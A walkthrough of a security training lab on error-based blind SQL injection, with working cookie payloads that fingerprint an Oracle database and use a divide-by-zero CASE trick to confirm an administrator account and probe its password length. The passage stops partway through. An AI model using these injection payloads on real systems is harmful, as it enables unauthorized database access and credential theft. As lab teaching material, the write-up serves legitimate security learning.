Blind SQLi With Conditional Errors
· Matthew Crum
Error based SQLi refers to cases where the attacker is able to use error messages to either extract or infer sensitive information from the database. The possibilities depend largely on the configuration of the data base and the types of errors the attacker is able to trigger but it can even be utilized in Blind SQLi contexts, for example:
-
The attacker may be able to induce the application to return a specific error response based on the result of a Boolean expression. This can be exploited in the same way as conditional responses.
-
The attacker may be able to trigger error messages that output the data returned by the query. This effectively turns otherwise blind SQLi vulnerabilities into visible ones.
Lab
Blind SQLi With Conditional Errors
This lab involves modifying the query so that it will cause a database error if the condition is true, but not if the condition is false. Very often an unhandled error thrown by the database will cause some difference in the applications HTTP response that an attacker can use to infer whether the injected condition is true. Using this technique data can be retrieved by systematically testing one character at a time.

I start the lab by capturing a request to the home page and sending it to the repeater so I can modify the tracking cookie for testing.

By modifying the TrackingId to contain a single quote at the end I can see the application responds with an Internal Server Error message.
TrackingId=KpIKTMjfiYuz8jQP'

Then when I close the quote I no longer generate an error in the applications response. This implies that a syntax error has a detectable response on the web application.
TrackingId=KpIKTMjfiYuz8jQP''

Now I can test to see what type of SQL database the web application is using by injecting string concatenation queries with known syntax for various databases.
For example the syntax that a Microsoft database requires a + sign for concatenation and would look like this. Since leaving an open quote generate a syntax error I need to close the quote around the query as well.

''foo'+'bar''
Injecting that query into the TrackingId causes the web application to generate an error so I can infer that the database is not Microsoft.

Replacing the + in the query with an empty pipe || no longer generates an error telling me that the web application either uses an Oracle or PostgreSQL database since the concatenation syntax is the same for both of those.
TrackingId=KpIKTMjfiYuz8jQP''foo'||'bar''
Oracle requires all SELECT statements to specify a table name so I can try to specify a predictable table name in the query and use the applications response to confirm that the database is likely Oracle.
TrackingId=KpIKTMjfiYuz8jQP'||(SELECT '' FROM dual)||'

Now that I know what kind of database the web application is likely using as long as I inject syntactically valid SQL queries I should be able to use error messages to infer key information about the database.

I can modify the query to confirm that the users table exists by changing the table name and adding a condition, WHERE ROWNUM = 1 , to prevent the query from returning more than one row and breaking the concatenation.
TrackingId=KpIKTMjfiYuz8jQP'||(SELECT '' FROM users WHERE ROWNUM = 1)||'
Since the application responds without an error the table probably exists.

I can use the CASE statement to test a condition and evaluate to one expression if the condition is true and another if the condition is false. Taking advantage of a divide-by-zero error I can craft a query that will generate an error when the condition evaluates to TRUE and selects an empty string when the condition evaluates to false, which will cause the application to respond normally.
TrackingId=HECdmU4wWw1B8ENf'(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')'
This query selects a single column from the users table and uses the CASE statement to determine the value to be selected. CASE checks if 1=1, which is always true, and executes the THEN statement TO_CHAR(1/0) to cause a divide-by-zero error. ELSE will select an empty string '' if the condition evaluates to false. END ends the CASE statement. The rest of the query, FROM users WHERE username='administrator sets the condition that specifies only rows where the username column in the users table is equal to administrator should be considered.
Since the web application responds with an error that means the administrator user exists.

I can verify this method works by replacing administrator in the query with my own made up username crumbles which I know would be incredibly unlikely to be in the database. Doing so causes the query to select an empty string like it was supposed to and the web application responds normally.
TrackingId=45o4t4APu4sxjqmv'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='crumbles')||'
Now that I’ve confirmed the administrator user does exist I can modify the query to test for the length of the users password.
TrackingId=45o4t4APu4sxjqmv'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'
Like the previous query this one will attempt to cause the divide-by-zero error except only when the administrator users passwords length is greater than the specified number, in this case 1.

The password length condition can now be modified in increasing increments and tested until the web application no longer generates an error.
TrackingId=45o4t4APu4sxjqmv'||(SELECT CASE WHEN LENGTH(password)>10 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'


TrackingId=45o4t4APu4sxjqmv'||(SELECT CASE WHEN LENGTH(password)>20 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'
The above query no longer generates an error indicating that the password length is not greater than 20 characters.

TrackingId=45o4t4APu4sxjqmv'||(SELECT CASE WHEN LENGTH(password)>19 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'
